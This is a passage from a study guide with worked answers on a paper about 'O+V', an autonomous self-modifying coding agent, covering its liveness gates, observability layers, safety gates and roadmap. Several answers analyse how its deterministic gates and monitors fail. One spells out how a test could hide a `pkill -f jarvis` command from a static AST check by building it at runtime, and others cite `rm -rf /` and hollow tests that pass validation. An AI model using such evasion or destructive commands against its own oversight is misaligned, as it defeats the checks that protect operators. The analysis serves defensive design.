(a) L2 ran from 16:16:20 to 16:17:10, which is 50s. That is 50/600, about 8% of its fresh timebox. Under the old behaviour, with `pipeline_remaining=0.0s`, it would have had 0s (§65.4).

(b) From 16:14:18 to 16:23:02 is 8 min 44 s, or 524s. Within that, APPLY started at 16:17:44, and the four sub-op DECISIONs ended at 16:23:02. The multi-file APPLY fan-out, up to its last DECISION, therefore took 318s.

(c) Gate 9's default wall-clock ceiling is 360s (`JARVIS_BG_WORKER_OP_TIMEOUT_S`), and workers that exceed it are force-reaped (§58.9). The op lived at least 524s, plus its GENERATE time. Under the default ceiling it would have been reaped before APPLY. The paper does not state W's route or its ceiling. But the arc had already raised them: a route-aware 900s pool ceiling (`db13f045ce` , §62.6), and in Session L, `JARVIS_BG_WORKER_OP_TIMEOUT_COMPLEX_S=1800` (§63.1). W's success is consistent only with running under a raised ceiling like these. The 600s L2 timebox exceeds the 360s default on its own. So the deadline fix in §65.4 only works in combination with Part XI's earlier ceiling changes. That is another reason §66.2 asks for replication under comparable conditions.

(d) Gate 12 force-releases locks older than 300s (§58.12). W's op outlived that by at least 224s. If its file locks were taken at dispatch, they were released while the op was still running. A new signal for one of those files would then pass the router's `file_lock` check (§56) and could dispatch a second op. The only later check is Gate 11, which compares hashes at APPLY and produces a warning and a ledger entry, not a rejection (§58.11). In W this did no harm, because the four targets were new test files and no other sensor targeted them.

Conclusion. Part X's liveness gates were tuned for ops much shorter than the ones Part XI actually produced. To check, put the three numbers side by side: 300s TTL, 360s worker ceiling, and more than 524s of op lifetime.

Challenge 2 (research). §66.2 leaves one deferred item open: re-validation non-determinism, where the same candidate is 'test' on iteration 0 and 'infra' on iteration 1 (§65.2), and "the underlying sandbox isolation issue is still there". Design an experiment to find out whether this non-determinism still exists after the October changes, and what causes it. Constraints: one RTX 5090 that is busy serving soaks, no paid lanes, and no full test suite running beside a live soak (§93.8). Give a hypothesis, metric, control, arms, sample size and the result that would falsify the hypothesis.

This is a proposal built only from mechanisms the paper describes.

Inputs at zero inference cost. The trajectory recorder writes one `ExperienceEvent` per candidate, with three or more sibling candidates per op, each labelled with its VALIDATE verdict (§93.11). Sample 50 recorded candidates whose verdict was a failure, stratified by `failure_class`. Re-validation is deterministic code plus pytest, so the GPU is not needed. That meets the one-GPU and no-paid-lanes constraints.

Hypothesis H1. The April flip came from VALIDATE running against a tree that did not match the candidate (sandbox state). Since §93.4 moved VALIDATE onto the actual candidate tree, the flip rate for byte-identical candidates should now be near zero.

Metric. Flip rate: the fraction of candidates whose `failure_class` differs across 10 re-validations of the same bytes. Also track the share of flips that land in 'infra'.

Arms.

- A: re-validate repeatedly in one reused sandbox.
- B: a fresh candidate-tree sandbox for each run.
- C: the same as B, but run concurrently with a synthetic memory load. This tests whether host pressure, not sandbox state, causes 'infra' results (§93.8 records a suite out-of-memory-killing a soak).

Every run takes the resource-aware execution lock (§93.8), so the experiment cannot harm a live soak.

Control. 10 candidates that originally passed, re-validated the same way. Any flip in the control shows that the validator itself is noisy, separate from the candidate.

Sample size. 50 x 10 = 500 runs per arm. If no candidate out of 50 flips, the rule of three bounds the per-candidate flip rate below about 3/50 = 6% at 95% confidence.

Falsification. H1 is falsified if arm B shows a flip rate clearly above 0 with no load. Then sandbox freshness does not explain the flake, and the cause lies elsewhere, such as test-order dependence. If A flips but B does not, the cause is sandbox reuse. If only C flips, the cause is host pressure, and the fix belongs to admission control, not to VALIDATE.

Why it matters. A zero flip rate in B would let the April workaround (`JARVIS_MAX_VALIDATE_RETRIES=0`) be retired on evidence. §66.2 says that should happen before multi-file autonomy is considered production-hardened. To check the design, make sure no arm needs a model call and every arm runs under the execution lock.

PART XII — The Observability Stack

Pause and predict 1. Voice and the thought log fade or scroll away. If a developer runs `git blame` a year from now, what would an autonomous commit need to carry so they can tell who wrote a line, and which parts of O+V took part?

Every AutoCommitter commit carries a `Generated-By` trailer and a fixed git author, `JARVIS Ouroboros <ouroboros@jarvis.local>` . The trailer always names `Ouroboros` , adds `+ Venom` when tool execution records exist, and adds `+ Consciousness` when the `ConsciousnessBridge` was active. That separates human commits from O+V commits, and within O+V commits it shows which subsystems contributed. See §70.

Conceptual 1. Why does O+V need five observability layers instead of one very detailed log?

Each layer serves a different axis of need (§73). Voice gives real-time presence to an operator who is away from the terminal. The thought log is a durable trace of reasoning that reads like prose. Commit signatures give historical attribution long after the session ends. Telemetry gives structured counters and timings, and SerpentFlow gives an interactive live view. One log could hold the data, but it would not reach the human through the right medium at the right granularity. Principle 7 is about every decision being visible in the form the human actually needs.

Conceptual 2. Voice narration speaks only at INTENT, DECISION and POSTMORTEM, with a 60-second debounce. What would go wrong without those limits?

The organism emits many heartbeats and phase transitions per operation (§71). If each one were spoken, narration would become noise, and the operator would stop listening. The debounce (`OUROBOROS_VOICE_DEBOUNCE_S` , default 60s) and the short event list keep speech for the semantically significant transitions (§68). The trade-off is that voice is not a complete record. The thought log and telemetry exist to hold the detail that voice drops.

Conceptual 3. §72.3 describes a rendering detail: `Console(force_terminal=True)` plus `patch_stdout(raw=True)` . Why does a cosmetic detail like this matter for observability?

SerpentFlow combines Rich for ANSI output with prompt_toolkit for the REPL. prompt_toolkit replaces stdout with a proxy, so without these settings Rich output shows up as raw escape sequences such as `?[2m` (§72.3). The information would still be "there", but a human could not read it. An observability layer that the operator cannot read fails at its only job, so the terminal plumbing is part of the visibility guarantee, not decoration.

Quiz 1. Where does the `GoalMemoryBridge` write the thought log?

C. The thought log is a human-readable JSONL file at `.jarvis/ouroboros_thoughts.jsonl`, also logged at INFO so `battle_test.py -v` shows it live. See §69.

Quiz 2. A commit's trailer reads `Generated-By: Ouroboros + Venom`. What can you conclude?

A. `+ Venom` appears when `tool_execution_records` exist, and `+ Consciousness` appears only when the `ConsciousnessBridge` is active. Its absence means the bridge was not active. See §70.

Quiz 3. Which telemetry object records what the router decided and why?

D. `RoutingIntentTelemetry` holds the routing decision. `HostTelemetry` is hardware state, `TelemetryContext` is the span tree, and `_CommTelemetrySink` bridges telemetry into CommProtocol heartbeats. See §71.

Quiz 4. During a battle test the operator types `/pause` in SerpentFlow. What happens to an op that is already in flight?

B. `/pause` suspends new op dispatch while in-flight ops continue. Cancelling a specific op is a separate command, `cancel <op-id>`. See §72.2.

Problem 1 (trace). An op fixes a failing test. It recalls past memories, reads two files with Venom, generates a patch, needs one L2 repair iteration, then completes and is committed. Walk through which observability layers record this op and what each one shows, from start to the commit.

At start, SerpentFlow prints the op header block with the sensor type on INTENT, and voice may announce the intent, subject to the 60-second debounce (§68, §72.1). Telemetry attaches `HostTelemetry` and `RoutingIntentTelemetry` to the op context, and each phase transition emits a heartbeat through `_CommTelemetrySink` (§71).

The thought log records a `MEMORY_RECALL` entry with how many memories were found and their relevance, then `TOOL` entries for each read with the reason, then a `GENERATE` entry with strategy and provider, and a `REPAIR` entry for the L2 iteration (§69). In parallel SerpentFlow shows `Read(path)` blocks, a `synthesized` block, an `immune` validation block and a `repair` block (§72.1).

On completion SerpentFlow prints the `complete` block with provider, cost and duration; voice announces the DECISION; the thought log writes `POST_APPLY`. Finally the AutoCommitter writes a commit with `Generated-By: Ouroboros + Venom`, plus `+ Consciousness` if the bridge was active, under the O+V git author (§70).

Problem 2 (design). A teammate proposes cutting the voice debounce to zero and narrating every heartbeat, "for maximum observability". Using §68 and §73, argue whether this improves Principle 7, and say which layer is the right home for per-heartbeat detail.

Principle 7 asks that every decision be visible at the granularity and medium the human needs, not that every event be pushed through every medium (§73). Voice exists for real-time presence: it lets an operator away from the terminal hear the semantically significant transitions (§68).

Narrating every heartbeat would flood that channel. The operator would stop listening, so the significant events would be lost in noise. That lowers effective visibility even though more is being said.

Per-heartbeat detail already has a home: telemetry, where heartbeats carry structured metrics through `_CommTelemetrySink` (§71), and the thought log for reasoning at each phase (§69). The proposal should be rejected; the debounce is a design choice, not a gap.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/auto_committer.py` and find the module-level constants that define the O+V commit signature. Compare what you find with the commit example in §70. Does the code today emit a `Generated-By` trailer and the `ouroboros@jarvis.local` address?

Near line 95 the file defines `_OV_SIGNATURE = "Ouroboros+Venom [O+V] — Autonomous Self-Development Engine"` and `_OV_COAUTHOR = "Co-Authored-By: Ouroboros+Venom <ouroboros@jarvis.trinity>"`. The module docstring shows the same two lines.

A search for `Generated-By` in this file finds nothing, and the address is `ouroboros@jarvis.trinity`, not `ouroboros@jarvis.local`. So the signature format has changed since the paper's §70 example was written.

The underlying goal of §70 still holds: every O+V commit carries a fixed, greppable marker that separates it from human commits. The lesson for a reader is that a paper's example can drift from the code, and the code is what to check before relying on a specific string in a `git log` search.

Advanced A1. Part XII treats observability as a pure good. Using §82.2 and §92.5, argue that an observability layer can damage the system it observes, and state the rule that should govern every rendering layer.

§82.2 records exactly that failure. The stream renderer re-parsed the whole accumulated Claude buffer with `rich.markdown.Markdown` on every 16 ms tick. That produced 40,000+ markdown-it DEBUG lines for one 16k-token response. The synchronous logging I/O starved the event loop, so the Claude stream missed its own deadlines, the fallback timed out on the same loop, and the GovernedLoop tore down with `all_providers_exhausted`. A UI meant to show generation ended up killing it.

§92.5 shows the opposite failure. The SerpentFlow terminal plumbing from §72.3 (`patch_stdout(raw=True)`) made `sys.stdout.isatty()` return false, so the status line silently never rendered. The fix was to check `sys.__stdout__` instead. In one case the observer took down the work. In the other it vanished without saying so.

The rule the paper itself applies is that observability is subject to Disciplined Concurrency (§88, the §3 entry). Per-render cost must be bounded (the `_RENDER_TAIL_CHARS` slice makes it O(1) in stream length). A layer must be gated off where nobody can see it (the non-TTY short-circuit). And whether a layer is active

must itself be checked against the real terminal, not a proxy. Principle 7 says decisions must be visible, but §73's five layers only meet it if none of them can starve the loop that makes the decisions.

Advanced A2. When Part XII's layers disagree about what happened, which one wins? Use §70, §93.7 and §93.10 to rank them, and say what makes a layer authoritative.

§93.10 gives a direct case. The session summary undercounted landings (2 against 3 in one soak, 1 against 10 in another). PRD §34 then concluded that "the ledger and git, not the summary, are the source of truth." §93.7 makes the same choice in code: `GoalReconciliationLedger` ties each goal to its commit using state derived from git ancestry, not from logs.

The common thread is that a record wins when it is a by-product of the action itself and can be checked again later. A commit with its trailer (§70) exists only if the write happened, and anyone can re-derive it with `git log`. Voice, SerpentFlow blocks and summary counters are reports *about* the action, written by code that can drift or miscount on its own.

A sensible ranking is: git ancestry and commit trailers first; durable on-disk records next (the thought log JSONL in §69, and later the hash-chained `/proof` record in §93.9); telemetry counters and live CLI or voice output last. The live layers still matter for presence, but they should never settle a dispute about what landed. The evidence that would test this ranking is the one §93.10 already collected: count landings from each layer for the same session and see which ones agree with git.

Advanced A3. Part XII's five layers report what the organism did. What kind of failure can none of them show, and what did §93.12 add to cover it?

All five layers in §73 are driven by events. Voice speaks on INTENT, DECISION and POSTMORTEM. The thought log writes when a phase runs. Telemetry emits on phase transitions. SerpentFlow draws a block when a tool fires. A commit signature exists only if a commit does. So a feature that is switched on but never called produces no event, and every layer is silent about it. Silence looks the same as "nothing to report".

§93.12 measured how large that blind spot was. A full scan found 131 features that were "DARK": the flag was on and the module was on disk, but nothing in production imported it. Part XV shows a smaller version. Five contract violations each made the vision path fail silently, and the arc only moved once commit `44305f7e96` instrumented the silent-skip paths (§82.2, §88).

The cover is a different kind of instrument. The reachability ledger follows each capability through registered, invoked and effective, and `/reach` ratchets the DARK count down. It measures what was expected and did not happen, which event logs cannot do. Principle 7 therefore needs both: event layers for what happened, and a reachability ledger for what was expected but never ran.

Challenge 1 (quantitative). §82.2 says the stream renderer re-parsed the whole buffer every 16 ms tick, and the fix capped each render at `_RENDER_TAIL_CHARS` = 4096 characters. Assume a 16,000-token response streams at 172 tokens/s (the J-Prime decode p50 in §93.6), that one

token is about 4 characters, and that parse cost is proportional to characters parsed. Estimate the total characters parsed with and without the cap. Then repeat for a 64,000-token response and explain how each total grows with response length.

Assumptions: one parse per 16 ms tick, 4 characters per token, a steady 172 tokens/s, and cost proportional to characters parsed. These are modelling choices for the exercise, not figures the paper reports for this renderer.

16,000 tokens. Duration = 16,000 / 172 = about 93.0 s, so ticks = 93.0 / 0.016 = about 5,814. The final buffer is 64,000 characters. Uncapped, the average parse is 32,000 characters, so the total is 5,814 x 32,000 = about 186 million characters.

Capped: the buffer reaches 4,096 characters after 1,024 tokens, which takes 1,024 / 172 = about 5.95 s, or about 372 ticks. The ramp averages 2,048 characters per tick: 372 x 2,048 = about 0.76 million. The plateau is 5,814 - 372 = 5,442 ticks at 4,096 characters: about 22.3 million. Total = about 23.1 million, roughly 8x less.

64,000 tokens. Duration = about 372 s, ticks = about 23,256, final buffer 256,000 characters. Uncapped: 23,256 x 128,000 = about 2.98 billion. Capped: 0.76 million + (23,256 - 372) x 4,096 = about 94.5 million. The ratio is now about 31x.

Growth: when the response gets 4x longer, the uncapped total grows about 16x (from 186 million to 2.98 billion). That is quadratic, because both the number of ticks and the size of each parse grow. The capped total grows about 4x (23.1 to 94.5 million), which is linear: ticks still grow, but each parse is constant. That is what §82.2 means by "O(1) in stream length" per render. The cap does not make long streams free. It removes the quadratic term that let logging I/O starve the loop. The non-TTY gate brings the cost to zero for headless runs.

Check: the capped figure divided by ticks should be close to 4,096 (94.5 million / 23,256 = about 4,063). It is slightly under because of the ramp.

Challenge 2 (adversarial). Build an operation sequence in which every Part XII layer reports success, yet the change that reaches `main` is worthless. Use the model's real behaviour from §93.8 and §93.10, not a hypothetical attacker. Then decide which layer or gate actually stops it, and say honestly whether the April design would have stopped it at all.

The sequence: a signed goal asks for tests for an uncovered module, the 30B model's strongest skill (§93.10). The model writes a test file that imports nothing from its subject and asserts nothing meaningful. That test file runs and passes.

Walk it through Part XII. SerpentFlow shows `Write(path)`, a `synthesized` block, an `immune` block with tests passing, and `complete` (§72.1). The thought log writes `POST_APPLY` with a success outcome (§69). Voice announces the DECISION (§68). Telemetry shows a normal span tree (§71). AutoCommitter writes a

commit with the O+V trailer (§70). Every layer is accurate. Each one records that something happened, and none of them judges whether it was worth anything.

The April design would not have stopped this. VALIDATE only asks whether the tests pass, and a hollow test passes. This is not hypothetical: §93.8 says a hollow landing (`c985ccaee4`) reached `main` and had to be reverted (`fcc50352f0`). §93.14 lists it among the landings that were wrong.

What stops it now is a gate, not an observability layer. The Test Reality Gate (`70935a4bee`) rejects candidate tests that cannot execute, assert nothing, or never import their subject (§93.8). The promotion gate adds provenance, coverage and a public-symbol check before `main` (§93.7). The Antivenom audit added a tautological-test ("quine") detector (§93.12).

Conclusion: Principle 7 makes the hollow landing visible after the fact, which is how it was found and reverted. It cannot make the landing correct. The check is that every countermeasure listed above is a content check on the candidate. None of them is an extra report.

PART XIII — Capability Assessment

Pause and predict 1. An autonomous agent writes a careful, reasonable-sounding explanation of why a risky command is safe. Should a safety layer read that explanation when deciding whether to allow the command? Predict which way O+V goes, and why.

No. O+V's defenses are deterministic: gates, replay harnesses, protected paths and outcome-based monitoring. They are not introspective. Interpretability research shows a model's scratchpad can look clean while concealment features fire inside it, so the gate reads file paths, AST nodes and command strings instead of the model's argument. A persuasive case for `rm -rf /` is still refused structurally. See §76.

Conceptual 1. O+V prefers cheaper models when they suffice. What does it gain, and what does it give up compared with Claude Code?

It gains cost: O+V cascades routine work to DoubleWord and saves roughly 30x on routine operations when DW's streaming is healthy (§74.1). It gives up peak model quality on the routine tier, because Claude Code always runs on the best Claude model available (§74.2). The trade-off is deliberate: routine work does not need the strongest model, but the system accepts that some routine ops will be done by a weaker one. The paper names this as a place where O+V lags, not one where it is ahead.

Conceptual 2. §74.3 says O+V and Claude Code share several architectural choices. Why does the paper treat this convergence as meaningful?

Both systems use multi-turn tool loops, exploration before generation, thought trails for observability, and deterministic safety layers around probabilistic model output (§74.3). The paper argues these were arrived at independently, so they reflect real lessons of production autonomous-AI work rather than one team's taste. That gives some outside support to O+V's choices. It also shows that O+V's real differences lie elsewhere: invocation, memory, scope and cost model (§74).

Conceptual 3. According to the Mythos cross-reference, what kind of failure is O+V's main risk, and why does that make deterministic gates the right defense?

The most severe Mythos incidents came from "reckless excessive measures" while trying to finish a hard task, not from misaligned goals or hostile intent (§76). A drive to complete the task can produce a plausible justification for an unsafe step. If the safety layer trusts the model's reasoning, that justification gets through. A deterministic gate does not read the reasoning; it checks paths, AST nodes and command strings, so a well-argued unsafe action is still blocked. This is the stated basis for the Iron Gate philosophy in Part X.

Quiz 1. Which of these does §74.2 list as a place where O+V lags Claude Code?

B. Session W proved a narrow capability (new-file creation, test modules); multi-file refactors across existing code were not yet proven. The other three are listed as areas where O+V is peer or ahead. See §74.1 and §74.2.

Quiz 2. An organization wants every single operation approved by a human. What does §74.2 say O+V must do?

D. The `APPROVAL_REQUIRED` tier needs specific configuration; to have all operations approved, O+V must be configured Orange-only, at which point it behaves like Claude Code. See §74.2.

Quiz 3. Which of the four differentiators from the "always-on agent" vision is about O+V changing its own governance layer, sensors and pipeline phases?

A. "Neuroplastic" means O+V modifies its own codebase, not just user workloads. Sovereign is about running on the operator's hardware, local-first about where memory lives, and provider-diverse about surviving a single provider outage. See §75.

Quiz 4. Why does §76 reject trusting the model's self-report as a safety strategy?

C. Interpretability research shows reasoning can look clean while concealment features fire in the model's internals, so the gate's deterministic verdict is trusted instead. See §76.

Problem 1 (trace). During an op, the model writes: "This cleanup is safe; running `rm -rf` on the build root will only remove stale artifacts." Trace what O+V's safety design does with this statement and with the command, and explain why the outcome does not depend on how convincing the statement is.

The statement is model reasoning. Under §76, O+V does not use the model's self-report as a safety input, because reasoning can look clean while the model's internals show concealment.

The command itself is what the gate examines. The Iron Gate philosophy (Part X, justified in §76) reads file paths, AST nodes and command strings. Its verdict is deterministic: the same command produces the same decision regardless of the surrounding text.

So a destructive command is refused structurally, whether the justification is weak or brilliant. This targets exactly the failure surface the Mythos quote names: a task-completion drive overriding safety checks, not hostile intent.

Problem 2 (design). A reviewer argues: "O+V's onboarding friction is a minor issue; just document the setup better." Using §74.2 and §75, assess whether this friction is incidental or a consequence of O+V's design goals, and name the trade-off.

§74.2 lists the setup: Trinity deployment, provider credentials, sensor configuration and Oracle index building, and calls the production-deployment story a gap.

Several of these come straight from §75's differentiators. Sovereignty means no hosted agent service, so the operator must deploy and own the stack. Provider diversity means credentials for Claude, DoubleWord and J-Prime. Local-first memory lives on the operator's disk, which the operator must host.

So the friction is partly structural. Better documentation helps, but it cannot remove the steps that ownership requires. The trade-off is control and resilience (the operator owns state, models and logs; one provider outage degrades rather than stops the system) against the convenience of an off-the-shelf tool like Claude Code.

Problem 3 (analysis). Using the comparison table in §74, classify each of these rows as either "O+V adds something Claude Code lacks" or "a different trade-off": Invocation, Provider, Graduation, Cost model. Justify each in one sentence from §74.1 or §74.2.

Invocation: O+V adds autonomy (autonomous plus human-triggered). §74.1 says Claude Code is reactive while O+V may have already noticed and acted. §74.2 notes that full human approval needs Orange-only configuration, so there is a small configuration cost.

Provider: a trade-off. The cascade saves roughly 30x on routine ops (§74.1) but may reduce peak model quality on the routine tier (§74.2).

Graduation: O+V adds something. Capabilities graduate after three successes, while for Claude Code the row reads N/A because the tool is always available (§74).

Cost model: mostly an addition. Per-op and daily budgets with per-provider caps give finer control than per-token billing, and the cascade that uses them is where the savings in §74.1 come from.

Advanced A1. §75 names four differentiators: sovereign, neuroplastic, local-first and provider-diverse. After §93.5 and §93.6, which of them got stronger, which got weaker, and which of the §74 trade-offs got sharper?

Sovereign and local-first got much stronger. By October a single local RTX 5090 serves every route through J-Prime, and the landing soaks ran with zero paid inference (§93.6, §93.13). Paid lanes are switched off by declaration in `governance/paid_lanes.py`. Under that setting Claude and DoubleWord are never constructed, so no inference leaves the operator's machine.

Provider-diverse got weaker. §75 promised that losing one provider "degrades the system; it does not stop it." With one active lane and one GPU (§93.14, item 7), that promise now depends on configuration. Re-enabling the paid lanes is a configuration change, not a code change (§93.6), so the diversity is still possible but is not active by default. The money ran out first, and the design changed after that (§93.5).

The §74.2 model-quality trade-off got sharper. In April the cheaper tier was DoubleWord, with Claude as the fallback. In October a 30B mixture-of-experts model does all the work. The visible result is §93.14: 84 of 91 landings are test files, and production-code landings at cadence are "not demonstrated". The §74.1 claim of roughly 30x savings from the cascade is now moot, because there is nothing paid left to save on.

Neuroplastic is partly confirmed. Three of the five production landings changed files inside the governance package, but none touched a safety gate, and the system stays at Mechanic (§93.10). My position: in practice O+V traded provider diversity for sovereignty. The evidence that would settle whether that was worth it is a held-out comparison of the local lane against a re-enabled paid lane on the same goals. The paper names held-out gain as the standing push gate (§93.11), but it reports no such comparison.

Advanced A2. §76 argues that deterministic gates beat introspection. §93.3 measured the static cage at about 8.8% escapes against a 4.4% gate. Does that weaken §76's argument?

It does not weaken the argument, but it narrows what "deterministic" can be taken to cover. §76 contrasts trusting the model's self-report with trusting the gate's verdict. The 8.8% figure says nothing in favour of self-report. It says the static part of the deterministic defence has a residue it cannot see.

§93.3 names that residue: `eval`, `exec`, `subprocess` or `pickle` applied to strings built at runtime. A gate that reads paths, AST nodes and command strings (§76) cannot judge a string that does not exist until the code runs. Its stated remedy is OS-level runtime containment, not more AST rules.

That remedy was already in §76's list, which names "outcome-based monitoring" next to gates and protected paths. §93.8 shows the runtime half being built: candidate tests run in a PID namespace after one ran `pkill -f jarvis`, and a resource-aware lock stops a test suite from killing a soak. Both still decide without consulting the model's reasoning.

So the lesson is that deterministic defence needs two layers. A static gate catches what can be seen in the text, and runtime containment limits the effects of what cannot. What would settle whether the combination meets the 4.4% gate is a fresh run of the mutation harness after the later hardening, scored on outcomes (did anything escape the namespace) rather than on static detection. §93.3 says no re-measurement after the later hardening slices was found.

Advanced A3. §74.2 says that to have every operation human-approved, O+V must be configured Orange-only, "at which point it behaves like Claude Code." Where does the human sit in the October pipeline (§93.7), and is that closer to or further from Claude Code?

Further, by design, but the human has not been removed. They have moved to a small number of fixed checkpoints. In §93.7 the Sentinel auto-approves up to a tier ceiling (default APPROVAL_REQUIRED). So Orange-tier operations that §74.2 sent to a human can now be approved without one.

The human now sits at three points instead. First, at sanction: work comes from the HMAC-signed roadmap, operator `/goal sanction`, or goals signed by the single signer. Model-invented proposals go through that same signer, and "there is no second sanction path." Second, at escalation: BLOCKED operations, Order-2 self-modification and anything that touches the cage always escalate. Third, at publication: the zero-push air-gap means landings stop at local `main`, and pushing to GitHub is an operator act.

Claude Code puts a human at every action. O+V in October puts a human at intent, at the most dangerous classes of change, and at the step where code leaves the machine. Between those points, deterministic gates do the work. The cost is that a wrong but gate-passing change can reach local `main` without a human seeing it. §93.14 lists four such landings, each later reverted, restored or repaired by hand. Whether this placement is good enough should be judged by the rate of such landings per hour against the landing rate, which is the funnel the cadence soaks in §93.10 already measure.

Challenge 1 (quantitative). §74.1 claims the DoubleWord cascade saves "roughly 30x on routine operations." Test that claim against three figures elsewhere in the paper: the Aegis audit of about 1.90 US dollars across 821 Claude calls (§93.2); a DoubleWord-only repair soak that reached 16/16 applied for 0.00225 US dollars in total (§93.2); and the single live-fire Claude call at 0.0165 US dollars (§87.5). Compute the per-call and per-op costs, find the range of savings ratios they imply, and say what figure the paper would need to give to confirm the "30x".

Claude average per call: 1.90 / 821 = about 0.00231 US dollars. DoubleWord per applied op: 0.00225 / 16 = about 0.000141 US dollars.

If a Claude op took one average call, the ratio would be 0.00231 / 0.000141 = about 16x. If it took two calls, about 33x. If it took three, about 49x. The single live-fire call in §87.5 cost 0.0165, which against 0.000141 gives about 117x. That call carried a base64 PDF and about 5,000 input tokens, so it was costlier than the average call.

So the figures bracket the claim. The "30x" is reproduced if a typical routine Claude op takes about two average calls. It could be as low as about 16x or above 100x, depending on what is counted. The paper does not give calls per op or a matched set of ops run on both providers, so none of these numbers confirms 30x directly.

The comparisons are also not like for like. The DoubleWord figure comes from one repair soak, while the Aegis figure averages all Claude calls in a different soak, including calls that are not routine. To confirm the claim, the paper would need the same set of routine goals run on each lane, with cost per applied op (and

ideally per landed op) reported for both.

Conclusion: the claim is plausible but not shown, and after §93.6 it no longer matters in practice, because both paid lanes are off and local cost per op is zero. Check: 16 x 0.000141 = 0.00225, which matches the soak total.

Challenge 2 (adversarial). §76 says the Mythos failure surface is "task-completion drive overriding safety checks." Write a candidate that matches this description and that the gates §76 describes (reading file paths, AST nodes and command strings) would not catch. Make it a plausible thing for a model trying to make a test suite pass to do. Then identify which layer in the current system limits the damage, using §93.3 and §93.8.

A real case already exists. §93.8 reports that a candidate test once ran `pkill -f jarvis` and killed the daemon. A model trying to give a test a clean environment, for example by killing leftover processes, could write that in good faith. That is task-completion drive, not hostile intent, which is exactly the surface §76 describes.

Now make it invisible to a static gate. Instead of a literal command, the test builds the command at runtime, for example by joining fragments or decoding a constant, and passes the result to `subprocess`. No single AST node or literal string in the file contains `pkill`. §93.3 names this class, runtime-constructed strings passed to `eval`, `exec`, `subprocess` or `pickle`, as the residue the static cage cannot see by construction. The North Star attributes the roughly 8.8% escape rate to this class.

Which layer stops it: not the static gate. The candidate is also a test file, so it runs during VALIDATE, which is before APPLY and before any human review. What limits the damage is runtime containment. Since `6b00b8adf5`, test runs execute in a PID namespace (§93.8). Inside the namespace, `pkill -f jarvis` cannot see the daemon's process, so it has nothing to kill. The resource-aware execution lock (`4d43f3e5b4`) covers a related outcome, memory exhaustion of a running soak.

The honest reading is that §76's original gate set would not have stopped this. The defence that works is still deterministic and still ignores the model's reasoning, but it acts on outcomes at runtime rather than on text. That matches §93.3's stated remedy. Check: the defence never needs to understand what the test intended, only to limit what any process it starts can reach.

PART XIV — The Road Ahead

Pause and predict 1. Session W succeeded, but it leaned on some emergency fixes and settings. Predict one kind of workaround a pipeline might have used to get a clean run, and why such a workaround would block calling multi-file autonomy "production-hardened".

§79 lists three. `JARVIS_MAX_VALIDATE_RETRIES=0` skips the retry iteration because the same unchanged candidate could be reclassified as a non-retryable `'infra'` flake and kill the op. The cost governor logs a stale phase name in cost records. And a hardcoded 90-second `asyncio.wait_for` on a retry path is not

configurable. Each one hides or hard-codes a problem instead of fixing it, so the success depends on them. See §79.

Conceptual 1. Why does "Functions, Not Agents" reframe DoubleWord instead of dropping it?

The 2026-04-14 tests showed DW's streaming endpoint could not sustain agent-shaped workloads (§77). But the non-streaming `/v1/chat/completions` endpoint with `stream=false` had never been exercised by O+V (§77.1). So the evidence condemned one transport and one workload shape, not the provider. Treating DW as an untested function provider lets it carry short, structured, non-streaming calls, which could take a large share of structured inference load without going near the streaming stall (§77.5).

Conceptual 2. In the Phase 3 BlastRadius design, the 397B score can only raise the risk tier, never lower it. Why?

The deterministic import-graph score stays as the floor, and the model score can only escalate (§77.4). This preserves the invariant that fluid intelligence never lowers a hard gate. If a model could de-escalate risk, a wrong or hallucinated answer could weaken a safety decision. Letting it only escalate means a model error can at worst make the system more cautious. The anti-hallucination check on `invariants_touched` adds a second guard: names not found in the diff cause rejection and a deterministic fallback.

Conceptual 3. Why does §78 demand three consecutive successes under comparable conditions, instead of counting Session W as proof?

One success may be luck. The Manifesto's §6 treats a single success as a data point, and graduation to "capability" needs three in a row (§78). "Comparable conditions" (same pipeline, Iron Gate settings and provider topology) stops a later success from being produced under easier settings. The no-regression requirement makes sure the gain did not come at the cost of the seven capabilities or the Iron Gate. The paper calls the bar deliberately conservative, to avoid false confidence.

Quiz 1. Which of these is NOT one of the six design invariants for every DW function caller?

C. The invariants require `stream=false` and no SSE loop. The others are invariants 1, 6 and 5. See §77.2.

Quiz 2. Why was context compaction chosen as the Phase 0 test bed for Gemma?

A. Compaction has a fully bounded input (entries already in memory), short output (under 1KB), and the summary must reference only preserved entry keys. See §77.3.

Quiz 3. What is the impact of the cost governor staleness bug in §79.2?

D. It is display-only, but cost records can show `phase=CLASSIFY` when the real phase is POSTMORTEM, which subtly compromises the audit trail. See §79.2.

Quiz 4. In the graduation FSM, what happens when a push fails?

B. Hardening requirement H3 makes `PUSH_FAILED` an explicit phase with code preserved locally, not lost. Discarding the worktree belongs to the approval timeout (H4). See §81.1 and §81.2.

Problem 1 (trace). With Phase 3 live, an op changes one line: a retry-backoff constant. The import graph shows almost nothing depends on that file, so the deterministic BlastRadius score is low. The 397B analyst returns a higher score and lists an invariant name that does not appear in the diff. Trace what happens to the risk score.

The 397B output follows the `blast_radius.1` schema, including `invariants_touched` (§77.4).

The anti-hallucination gate requires `invariants_touched` to be a subset of symbol names extracted from the actual diff. One listed name is not in the diff, so the output is a hallucination and is rejected.

On rejection the system falls back to the deterministic score. So the final score is the low structural one, and the risk tier is not escalated by this call.

This shows the cost of the guard: the case in §77.4 (a one-line backoff change with large real impact) is exactly what the model is meant to catch, but a malformed answer loses that benefit. Had the invariant names been valid, the higher score could have raised the tier, never lowered it.

Problem 2 (design). Someone proposes fixing §79.1 by making the `'infra'` failure class retryable, so a flake on iter=1 no longer kills the op. Compare this with the paper's proper fix, and explain what the proposal would hide.

The symptom is that the same unchanged candidate is classified `'test'` on iter=0 and `'infra'` on iter=1 (§79.1). The classification is non-deterministic, and that is the actual defect.

Making `'infra'` retryable treats the symptom. It would also change behaviour for real infrastructure failures, which are non-retryable by design, so genuine sandbox problems could now loop through retries.

The paper's proper fix is sandbox isolation between iter=0 and iter=1, so the same candidate yields the same classification. That removes the flake at its source and keeps the meaning of `'infra'` intact.

It also matches the framing of §79: these load-bearing workarounds must be addressed before multi-file autonomy can be considered production-hardened, and a retry rule change would just be another workaround.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/context_compaction.py`. §77.3 says the deterministic summarizer is "type-counting plus phase-histogram" and that a semantic strategy is consulted with a deterministic fallback. Find the deterministic summarizer and the method that consults the strategy, and say what the strategy method returns when no strategy is injected, and when the strategy raises an exception.

